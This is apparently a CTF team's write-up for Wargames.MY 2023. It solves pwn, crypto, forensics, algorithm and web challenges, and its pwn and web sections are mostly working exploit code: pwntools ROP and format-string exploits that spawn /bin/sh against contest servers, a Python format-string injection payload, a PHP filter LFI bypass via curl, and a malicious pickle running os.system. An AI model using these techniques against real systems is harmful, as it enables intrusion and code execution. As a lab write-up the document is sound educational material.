

WARGAMES.MY CTF 2023

By Team Obligatory

Table of Contents

Magic Door	2
Pak Mat Burger	4
Free Juice	5
Linux Memory Usage	7
Lokami Temple	8
N-less RSA	9
Splice	11
Warmup - Game	12
Compromised	13
SeeYou	14
Can't Snoop	15
Pet Store Viewer	16
Warmup - Web	17
My First AI Project	18

Magic Door

There is an obvious stack buffer overflow in *magic_door* function, which allows us control execution by overwriting return address. but before we can reach there, it asks for a passcode (door number), in which it checks if it equals to "50015" string and the 50015 integers (after converted with atoi). to pass the check, just prepend "0" at the front - "050015"

we can leak the libc address by returning back to 0x401369 (static address because there is no PIE). there is a gadget for "pop rdi", which allows us to control which address to print for puts(). control of rbp let us to do stack pivot, and overflow the new stack location with ROP gadgets to spawn /bin/sh

```
.text:000000000040135F      call     _puts
.text:0000000000401366      mov     rdi, rax          ; s
.text:0000000000401369      call     _puts
.text:000000000040136E      mov     rdx, cs:stdin@GLIBC_2_2_5 ; stream
.text:0000000000401375      lea     rax, [rbp-40h]
.text:0000000000401379      mov     esi, 100h        ; n
.text:000000000040137E      mov     rdi, rax          ; s
.text:0000000000401381      call     _fgets
.text:0000000000401386      nop
.text:0000000000401387      leave
.text:0000000000401388      ret
```

```
#!/usr/bin/env python3

from pwn import *

exe = ELF("magic_door_patched")
libc = ELF("./libc.so.6")

context.binary = exe

# p = remote('127.0.0.1', 10001)
p = remote('13.229.222.125', 33431)
# p = process(exe.path)
# p = gdb.debug(exe.path, gdbscript='')
#     b *0x401381
#     c
# '')

p.sendline(b'050015')
p.recvuntil(b'go? \n')

payload = b'A'*0x40
payload += p64(0x404200 + 0x40) # rbp = writable, new stack addr
payload += p64(0x401434) # pop rdi ; ret
payload += p64(0x404060) # memory to read
payload += p64(0x401369) # leak then overflow
p.sendline(payload)
```

```
scanf_addr = u64(p.recvline().strip().ljust(8, b'\x00'))
libc.address = scanf_addr - libc.symbols['__isoc99_scanf']
log.info(f'libc: {hex(libc.address)}')

binsh = next(libc.search(b'/bin/sh'))
rop = ROP([libc])
rop.execve(binsh, 0, 0)

print(rop.dump())

payload = b'A'*0x40
payload += p64(0) # dummy rbp
payload += rop.chain()
p.sendline(payload)

p.interactive()
```

Pak Mat Burger

there is a format string vulnerability on main() function, followed by stack buffer overflow. before we can reach stack buffer overflow target, the program asks for secret message (from program environment), which we need to leak it first. fortunately, as the address of the secret is in stack, we can leak it with format string bug using “%6\$s”. the secret message doesn’t seem to be randomized after few tests, so we can use it on next connection.

upon next connection, use format string to leak stack canary and libc address. once we have reached the stack buffer overflow target, then do ROP to spawn /bin/sh

```
#!/usr/bin/env python3

from pwn import *

exe = ELF("pakmat_burger_patched")
libc = ELF("./libc.so.6")

context.binary = exe

IP = '13.229.222.125'
PORT = 33432

p = remote(IP, PORT)
p.recvuntil(b':')
p.sendline(b'%6$s')
p.recvuntil(b'Hi ')
secret_message = p.recvuntil(b',', drop=True) # leak secret

p = remote(IP, PORT)
p.recvuntil(b':')
p.sendline(b'%13$p%15$p')
p.recvuntil(b'Hi ')
leak = [int(e, 16) for e in p.recvuntil(b',', drop=True).split(b'0x')[1:]]
canary, retaddr = leak # leak canary and libc address

libc.address = retaddr - 0x29d90
log.info(f'libc: {hex(libc.address)}')

p.sendline(secret_message)
p.sendline(b'A')

binsh = next(libc.search(b'/bin/sh'))
rop = ROP([libc, exe])
rop.execve(binsh, 0, 0)

payload = b'A'*0x25
payload += p64(canary)
payload += b'B'*0x8
payload += rop.chain()[0x10:] # skip 'pop rdx; ret'

p.sendline(payload)
p.interactive()
```

Free Juice

there is a path that leads to *secretJuice* function, where there is a format string vulnerability. as we can call *secretJuice* function multiple times, we can do both leak data from stack, and arbitrary write

we first do leak of stack, elf, and libc address with format string, and then do stack pivot to user-controlled data for code execution with ROP to spawn `/bin/sh`

```
#!/usr/bin/env python3

from pwn import *

exe = ELF("free-juice_patched")
libc = ELF("./libc.so.6")

context.binary = exe

# p = remote('127.0.0.1', 10001)
p = remote('13.229.222.125', 33433)
# p = process(exe.path)
# p = gdb.debug(exe.path, gdbscript='')
#     b *(secretJuice+129)
#     b *(secretJuice+217)
#     c
# # ''')

# 1st stage - info leak

p.sendline(b'1')
p.sendline(b'1')
p.recvuntil(b'choice:')

p.sendline(b'1337')
p.sendline(b'%13$p|%40$p|%41$p')

p.recvuntil(b'Current Juice : ')
leaks = [int(e[2:], 16) for e in p.readline().strip().split(b'|')]

libc.address = leaks[0] - 0x6b5ef
main_rbp = leaks[1]
exe.address = leaks[2] - 0xfef

log.info(f'exe addr = {hex(exe.address)}')
log.info(f'libc addr = {hex(libc.address)}')
log.info(f'main_rbp = {hex(main_rbp)}')

user_input_offset = (main_rbp - 0x100) & 0xffff # offset to user-input in stack
leaveret_gadget_offset = (exe.address + 0xF53) & 0xffff # offset to "leave; ret"

# 2nd stage - stack pivot, and rop to execve
```

```

p.sendline(b'1337')
binsh = next(libc.search(b'/bin/sh'))
rop = ROP([libc])
rop.execve(binsh, 0, 0)

print(rop.dump())

first_offset, second_offset = leaveret_gadget_offset, user_input_offset
first_addr, second_addr = main_rbp-0x18, main_rbp-0x20

if user_input_offset < leaveret_gadget_offset:
    first_offset, second_offset = user_input_offset, leaveret_gadget_offset
    first_addr, second_addr = main_rbp-0x20, main_rbp-0x18

first_size = str(first_offset).rjust(5, '0')
second_size = str(second_offset-first_offset-3).rjust(5, '0')

payload = f'%{first_size}c%10$hn|||'.encode()
payload += f'%{second_size}c%11$hn|||'.encode()
payload += p64(first_addr)
payload += p64(second_addr)
payload += p64(0)
payload += rop.chain()

p.sendline(payload)
p.interactive()

```

Linux Memory Usage

The problem asks for the cumulative memory used by the target pid & its descendant. using naive method to recursively count the memory might trigger Time Limit Error, thus we need to memoize the sum state to remove redundant operation

```
import sys
sys.setrecursionlimit(100000)

proc_cnt, test_cnt = map(int, input().split())

proc = {}
pid_mem = {}

for _ in range(proc_cnt):
    pid, ppid, mem = map(int, input().split())
    if ppid not in proc:
        proc[ppid] = []
    proc[ppid].append((pid, mem))
    pid_mem[pid] = mem

def get_sum(pid):
    if pid not in proc: return 0
    if isinstance(proc[pid], int): return proc[pid]
    s = 0
    for child_pid, child_mem in proc[pid]:
        if child_pid not in proc:
            proc[child_pid] = child_mem
            s += child_mem
        elif isinstance(proc[child_pid], int):
            s += proc[child_pid]
        else:
            s += get_sum(child_pid)
    proc[pid] = s + (pid_mem[pid] if pid in pid_mem else 0)
    return proc[pid]

for _ in range(test_cnt):
    pid = int(input())
    print(get_sum(pid))
```


Lokami Temple

we calculate all the shortest distances between every node, find the radius of the graph, and check which node has similar eccentricity as the radius.

```
INF = 1000
N = int(input())

def floyd_warshall(graph):
    graph = list(map(lambda i: list(map(lambda j: j, i)), graph))
    for k in range(N+1):
        for i in range(N+1):
            for j in range(N+1):
                graph[i][j] = min(graph[i][j], graph[i][k] + graph[k][j])
    return graph

graph = [[INF for _ in range(N+1)] for _ in range(N+1)]

for _ in range(N-1):
    a,b = map(int, input().split())
    graph[a][b] = graph[b][a] = 1
    graph[a][a] = graph[b][b] = 0

graph = floyd_warshall(graph)

radius = INF
for i in range(1, N+1):
    radius = min(radius, max(graph[i][1:]))

entrance_list = set()
exit_list = set()

for i in range(1, N+1):
    if max(graph[i][1:]) == radius:
        entrance_list.add(i)
        for j in range(1, N+1):
            if graph[i][j] == radius:
                exit_list.add(j)

entrance_list = ' '.join(str(v) for v in sorted(entrance_list))
exit_list = ' '.join(str(v) for v in sorted(exit_list))

print(f'Entrance(s): {entrance_list}')
print(f'Exit(s): {exit_list}')
print(f'Path Length: {radius}')
```

N-less RSA

```
from Crypto.Util.number import getStrongPrime, bytes_to_long
from gmpy2 import next_prime
from secret import flag

def generate_secure_primes():
    p = getStrongPrime(1024)
    q = int(next_prime(p*13-37*0xcafebabe))
    return p,q

# Generate two large and secure prime numbers
p,q = generate_secure_primes()
n = p*q
e = 0x10001
phi = (p-1)*(q-1)
c = pow(bytes_to_long(flag),e,n)

print(f"{phi=}")
print(f"{e=}")
print(f"{c=}")

# Output
#
phi=3405777399433029897192667829937353883096018328410168286869089992850120585302458
05484748627329704139660173847425945160209180457321640204169512394827638011632306948
78537199440300716263506934389064083447784833851329132832186907646650312133813164333
78976991336261820184079191664597197224362895141394376665926059707851410288429851083
96221727683676279586155612945405799488550847950427003696307451671161762595060053112
19962869599121189582181419176354992607864328387009447848735362076531839681710950458
0775042655527442982690804264707357128330270912104373123380742558710344683662189987
80550658136080613292844182216509397934480
# e=65537
#
c=423633965335148923377941687403358901479788142707141502923046800285147114940192336
52215720372759517148247019429253856607405178460072049996513931921948067945946086278
78291001649496619980708484077235078086144073709777857820792904380043227943770929606
03845060828834011058208008441879474101537452484665339607542438072088040849086374811
87348394987532434982032302570226378255458486161579167482667571132674473067323283939
02629750854813008501666089337107697306742530949144334209632985348607597186638918294
46716976602465034657401692151210810023381632639049543659652035705907040899062228681
45676419033148652705335290006075758484
```

As shown above, we have **c**, **e**, and **phi**. We need to find **n** to decrypt **c** so we can get flag. Our solver as per below

```
from Crypto.Util.number import isPrime, long_to_bytes
from itertools import combinations
from functools import reduce

ct =
42363396533514892337794168740335890147978814270714150292304680028514711494019233652
21572037275951714824701942925385660740517846007204999651393192194806794594608627878
```

```

29100164949661998070848407723507808614407370977785782079290438004322794377092960603
84506082883401105820800844187947410153745248466533960754243807208804084908637481187
34839498753243498203230257022637825545848616157916748266757113267447306732328393902
62975085481300850166608933710769730674253094914433420963298534860759718663891829446
71697660246503465740169215121081002338163263904954365965203570590704089906222868145
676419033148652705335290006075758484
phi =
34057773994330298971926678299373538830960183284101682868690899928501205853024580548
47486273297041396601738474259451602091804573216402041695123948276380116323069487853
71994403007162635069343890640834477848338513291328321869076466503121338131643337897
69913362618201840791916645971972243628951413943766659260597078514102884298510839622
17276836762795861556129454057994885508479504270036963074516711617625950600531121996
28695991211895821814191763549926078643283870094478487353620765318396817109504580775
04265555274429826908042647073571283302709121043731233807425587103446836621899878055
0658136080613292844182216509397934480
e = 65537

# Factordb
factors = [2, 2, 2, 2, 5, 17, 23, 127, 34883, 64327, 31855469, 41906999093,
103832676376161046043,
42928682841447187075836289855892629156535900514107927517684293084786844441409957297
89459252746078724168361484049297477242763688771999412856559215298094412672446907927
41721444746720624124126035847936463469568987296864097916484745452988528729951612954
71414165954724402947,
64207607863628237692966537742962366324024293186759153674526037113864561937099586087
37754568883471330653872083531628632121784399208909036073963921230370375260817560046
50406094435631615577219108671262742168852856525196775740429533726165370774618526031
7688974197060087034705221140112831521071507609]


# Work out which combination (product) of factors produce possible values for P-1
and Q-1
for n in range(1, len(factors)):
    comb = combinations(factors, n)
    for c in comb:
        prod = reduce(int.__mul__, c)
        if isPrime(prod+1) and isPrime(phi//prod+1):
            p = prod+1
            q = phi//(p-1) + 1
            d = pow(e, -1, phi)
            pt = pow(ct, d, p*q)
            m = long_to_bytes(pt)
            if b"wgmy" in m:
                exit(m.decode())

```

Splice

Basically, you need to layer page1+page3 and page2+page3. Find the dark spot and color it black. To make QR complete, layer it again with opposite page, either page2 or page1. Resulted QR as per below, scan both of it will get this string:

d2dteXs1ZDdiZGVhNjU0NzJjYTl1NjE1ZmNiZDBmOTBhM2I0OX0=




Warmup - Game

This is a first person Unity3D game. When you are in the game, you are in a room with 3 green boxes. When you press F on each box, a number appears. This number represent (X, Y, Z) coordinate which are 169, 282 and 406, but we don't know which are the correct combination. So, we need to brute force, eventually we find coordinate (169, 406, 282) that showing this base64 letter.


d2dteXthNWJmNzA5ZjNmN
TlwY2ZkMjEwZDA3YmNmN
DgwNmU5OH0=

Press F to interact

How to teleport? When running warmup.exe, it will extract all its files in %temp%\Warmup_XXX, in this folder you can find Warmup_Data\Managed folder. Here you need to patch file called Assembly-Csharp.dll as shown below. When we press L, we can teleport to our coordinate. Just add **Teleport()** function with our coordinate and update **Update()** function with our specific key.



```
5 public class PlayerScript : MonoBehaviour
6 {
7     // Token: 0x06000001 RID: 1
8     private void Start()
9     {
10         this.canReturn = true;
11     }
12
13     // Token: 0x06000002 RID: 2
14     private void Update()
15     {
16         if (Input.GetKeyDown(KeyCode.F) && this.canReturn)
17         {
18             this.interactText.SetActive(false);
19         }
20         if (Input.GetKeyDown(KeyCode.L))
21         {
22             this.Teleport();
23             this.interactText.SetActive(true);
24         }
25         if (Input.GetKeyDown(KeyCode.Escape))
26         {
27             Application.Quit();
28         }
29     }
30 }
```




```
private void Teleport()
{
    base.GetComponent<CharacterController>().enabled = false;
    base.transform.position = new Vector3(169f, 406f, 282f);
    base.GetComponent<CharacterController>().enabled = true;
}
```

Compromised

Desktop\flag.png is a password protected zip file containing flag.txt. To find the password, we need to reconstruct RDP bitmap cache that we can find at \AppData\Local\Microsoft\Terminal Server Client\Cache. After that, we can use tools such as <https://github.com/ANSSI-FR/bmc-tools> and just view the collage image. Use the password to unzip and get flag.

```
python3 bmc-tools.py -s cache -d . -v -b
[+++] Processing a directory...
[---] File 'cache/bcache24.bmc' has been found.
[---] File 'cache/Cache0000.bin' has been found.
[!!!] Unable to retrieve file contents; aborting.
[---] Subsequent header version: 6.
[===] Successfully loaded 'cache/Cache0000.bin' as a .BIN container.
[+++] 100 tiles successfully extracted so far.
[+++] 200 tiles successfully extracted so far.
[+++] 300 tiles successfully extracted so far.
[+++] 400 tiles successfully extracted so far.
[+++] 500 tiles successfully extracted so far.
[+++] 600 tiles successfully extracted so far.
[+++] 700 tiles successfully extracted so far.
[+++] 800 tiles successfully extracted so far.
[+++] 900 tiles successfully extracted so far.
[+++] 1000 tiles successfully extracted so far.
[+++] 1100 tiles successfully extracted so far.
[+++] 1200 tiles successfully extracted so far.
[+++] 1300 tiles successfully extracted so far.
[+++] 1400 tiles successfully extracted so far.
[+++] 1500 tiles successfully extracted so far.
[+++] 1600 tiles successfully extracted so far.
[+++] 1700 tiles successfully extracted so far.
[+++] 1800 tiles successfully extracted so far.
[+++] 1900 tiles successfully extracted so far.
[+++] 2000 tiles successfully extracted so far.
[+++] 2100 tiles successfully extracted so far.
[+++] 2200 tiles successfully extracted so far.
[===] 2264 tiles successfully extracted in the end.
[===] Successfully exported 2264 files.
[===] Successfully exported collage file.
```



SeeYou

Refer this: <https://www.giac.org/paper/gcia/11317/portknockout-data-exfiltration-port-knocking-udp/152477>

```
import subprocess

out = subprocess.check_output("tshark -nr artifact.pcapng -Y 'udp && ip.dst == 192.168.0.111' -T fields -e udp.dstport", shell=True, text=True)
with open('lol.png', 'wb') as fp:
    for d in out.split('\n')[:-1]:
        fp.write(bytes([int(d)-30000]))
```


Open image to get flag.

Can't Snoop

A lot of QUIC protocol in the packet capture is just a rabbit hole, the one we are looking for is communication between local computers. We are only interested in data fields.

```
ip.addr == 10.0.2.6 && ip.addr == 10.0.2.5 && data
```

Using this filter, we can see packets that looks like a C2 communications. On packet 1545 we can see this $K3=RC4(K,K2)$ with header EX1. This C2 using RC4?



We can see on packet 1548 and 1555 (header EX2 and EX3) might be our cipher and key, also packet 2589 might be our flag. Let's test our theory with the script below and we get our flag.

```
from Crypto.Cipher import ARC4

ex2 =
bytes.fromhex('852a948d1969b03f4b72ead78820bf647558f946cc949ef797630db9854f086f')
ex3 = bytes.fromhex('f61452c2395c2f6aa317fc7a6b27196e9083a16727cb8105149953085086')
data =
bytes.fromhex('1fff2f50069c08c78acc04c7c38d26f63bb2f9f0c61205e574dbbc796777e15038b266f03efd78')

cipher = ARC4.new(ex2)
key = cipher.decrypt(ex3)

cipher2 = ARC4.new(key)
print(cipher2.decrypt(data))
```


Pet Store Viewer

Line 55 contains format string injection on variable `details.image_path`

```
45 def parse_xml(xml):
46     try:
47         tree = ET.fromstring(xml)
48         name = tree.find("item")[0].text
49         price = float(tree.find("item")[1].text)
50         description = tree.find("item")[2].text
51         image_path = tree.find("item")[3].text
52         gender = tree.find("item")[4].text
53         size = tree.find("item")[5].text
54         details = PetDetails(name, price, description, image_path, gender, size)
55         combined_items = ("{0.name};"+str(details.price)+"{0.description};"+details.image_path+"{0.gender};{0.size}").format(details)
56     except:
57         return [combined_items]
58     except:
59         print("Malformed xml, skipping")
60         return []
```

Inject `{0.__init__.__globals__[CONFIG][FLAG]}` inside XML tag & get the flag

<pre>GET /view?xml= <?xml%20version="1.0"%20encoding="utf-8"?><store><item><name>Fluffy</name> <price>1500.0</price><description>Adorable%20gray%20kitten%20with%20green% 20eyes.</description><image_path>{0.__init__.__globals__[CONFIG][FLAG]}</i image_path><gender>Male</gender><size>Small</size></item></store> HTTP/1.1 Host: 13.229.222.125:33141 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.105 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24" Sec-Ch-Ua-Mobile: ?0 Sec-Ch-Ua-Platform: "Linux" Sec-Fetch-Site: none Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9</pre>	<pre>20 <body> 21 <div id="header"> 22 Item Details 23 </div> 24 25 <div id="item-details-container"> 26 > 27 <div class="item-details-card"> 28 31 <div class="item-details-content"> 32 <h2> 33 Fluffy 34 </h2> 35 <p class="label"> 36 Price: 37 </p> 38 <p> 39 1500.0 40 </p></pre>
---	---

Warmup - Web

Add breakpoint after `_0x39aaf0` variable is initialized and you will get a secret endpoint:

```
126 _0x5b64 = function () {
127     return _0x111e3e;
128 };
129 return _0x5b64();
130 }
131 var _0x31b52a = (
132     function () {
133         function _0x3a2c96(_0x43d910, _0x413f5b, _0x346b4c, _0x1869e1) {
134             return _0x3f9b(_0x413f5b - 718, _0x346b4c);
135         }
136         var _0x39aaf0 = { _0x39aaf0: Object { wZIXg: "input", QhtyL: "/api/4aa22934982f984b8a0438b701e8dec8.php?x=flag_for_warmup.php", JrBMS: "error", ... }
137             'oENIY': function f(_0x21b8f6, _0xcd4d0) {
138                 Object
139                 ADdbz: 'yggoH'
140                 JrBMS: 'error'
141                 QhtyL:
142                 "/api/4aa22934982f984b8a0438b701e8dec8.php?x=flag_for_warmup.php"
143                 'oENIY': function f(_0x21b8f6, _0xcd4d0) {
144                     b70' + '1e8dec8.ph' + _0x3a2c96(1072, 1112, 1147, 1144) + _0x1f9eec( - 11
145                     ▶ UuLbV: UuLbV[_0x252d0f, _0x4bf33c] ↗
146                     ▶ VnkDj: VnkDj[_0x28efd3, _0x45a835] ↗
147                     Wjoaq: '(((.+)+)+)+$'
148                     dxzzo: 'cKXkZ'
149                     ▶ oENIY: oENIY[_0x21b8f6, _0xcd4d0] ↗
150                     wZIXg: 'input'
151                     ▶ <prototype>: {...}
152                     _0x111e3e: _0x111e3e
153                 },


```

The endpoint was vulnerable to LFI, however, some common LFI trick was filtered (proc/data/convert). Hence, we used zlib compression trick to retrieve the flag:

```
curl -k
'https://warmup.wargames.my/api/4aa22934982f984b8a0438b701e8dec8.php?x=php:
//filter/zlib.deflate/resource=flag_for_warmup.php' -o - | php -r 'echo
readfile("php://filter/zlib.inflate/resource=php://stdin");'
```

My First AI Project

`/settings` endpoint found in the source code could be used to list folder. We used it to list the `/app` folder:





Settings

ROOT DIRECTORY:

uploads
requirements.txt
app.py
static
templates

The source code could then be leaked through the main page:



My First AI Project 

File Path:

Failed to load model. Ensure you give pickle data.

Preview:

```
from flask import Flask, render_template, request, url_for, jsonify
from werkzeug.utils import secure_filename
import pandas as pd
from datetime import datetime
import numpy as np
import os, pickle, base64, time, string, random
```

Looking at the source, we found out that the app will load untrusted pickle object. There is also “unfinished” file upload endpoint that we could abuse to upload our pickled object at */uploads*. Generate malicious object with:

```
import pickle
import os

fname = 'exploit.csv'

class Exploit(object):
    def __reduce__(self):
        return (os.system, ('cat /flag.txt > /lol', ))

tmp = Exploit()

with open(fname, 'wb') as f:
    pickle.dump(tmp, f)
```

Now upload exploit.csv

```
curl -F 'dataset=@exploit.csv' http://<ip>:<port>/uploads
```

Next, list the */app/uploads* folder to get the randomized filename, and load the pickled exploit in the main page. you can then read your flag at */lol* (also through the main page)